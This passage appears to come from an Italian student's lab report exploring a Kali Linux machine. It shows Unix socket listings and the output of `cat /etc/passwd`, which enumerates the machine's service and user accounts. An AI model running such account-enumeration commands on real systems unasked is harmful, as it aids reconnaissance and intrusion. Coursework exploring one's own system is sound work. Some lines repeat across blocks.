unix 3 [ ] [ ] STREAM CONNECTED 20753
unix 3 [ ] [ ] STREAM CONNECTED 19235
unix 3 [ ] [ ] STREAM CONNECTED 19395 /run/user/1000/at-spi/bus_0
unix 3 [ ] [ ] STREAM CONNECTED 21592
unix 3 [ ] [ ] STREAM CONNECTED 19378 /run/user/1000/at-spi/bus_0
unix 3 [ ] [ ] STREAM CONNECTED 21618 @/tmp/.ICE-unix/979
unix 3 [ ] [ ] STREAM CONNECTED 19371 /run/user/1000/at-spi/bus_0
unix 2 [ ] [ ] DGRAM CONNECTED 16829
unix 3 [ ] [ ] STREAM CONNECTED 21800 /run/user/1000/bus
unix 3 [ ] [ ] STREAM CONNECTED 19361
unix 3 [ ] [ ] STREAM CONNECTED 17751
unix 3 [ ] [ ] STREAM CONNECTED 33584 /run/dbus/system_bus_socket
unix 3 [ ] [ ] STREAM CONNECTED 20893
unix 3 [ ] [ ] STREAM CONNECTED 21594
unix 3 [ ] [ ] STREAM CONNECTED 21569 /run/user/1000/bus
unix 3 [ ] [ ] STREAM CONNECTED 19357
unix 3 [ ] [ ] STREAM CONNECTED 21577 /run/user/1000/bus
unix 3 [ ] [ ] STREAM CONNECTED 20713
unix 3 [ ] [ ] STREAM CONNECTED 21595 @/tmp/.X11-unix/X0
unix 2 [ ] [ ] STREAM LISTENING 16714 /run/dbus/system_bus_socket
unix 2 [ ] [ ] STREAM LISTENING 19015 @/tmp/.X11-unix/X0
unix 2 [ ] [ ] STREAM LISTENING 20637 @/tmp/.ICE-unix/979
unix 3 [ ] [ ] STREAM CONNECTED 20494 @a3ee9e3047ced52c/bus/systemd/bus-system
unix 3 [ ] [ ] STREAM CONNECTED 16810 @3808c5463bc67896/bus/systemd-logind/system
unix 3 [ ] [ ] STREAM CONNECTED 18236 @15ec6438f9ea939d/bus/systemd/bus-api-user
unix 3 [ ] [ ] STREAM CONNECTED 17844 @7f1ccd9bb412332f/bus/systemd/bus-api-system

```

Infine come ultima parte dell'esplorazione come richiesto da consegna vediamo gli utenti e le autorizzazioni con il comando `cat /etc/passwd`

```

File Actions Edit View Help
cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:109:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:111:118::/var/lib/saned:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:112:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:114:121:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:115:122:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin

```

```
nm-openvpn:x:114:121:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:115:122:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:126::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmpp:x:119:127::/var/lib/snmpp:/bin/false
sshd:x:120:128::/nonexistent:/usr/sbin/nologin
ntpd:x:121:131::/nonexistent:/usr/sbin/nologin
redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:124:134::/var/lib/gophish:/usr/sbin/nologin
iodine:x:125:65534::/run/iodine:/usr/sbin/nologin
miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:135::/var/lib/redis:/usr/sbin/nologin
postgres:x:129:136:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:130:138::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:131:139::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:132:141::/var/lib/opensv:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
```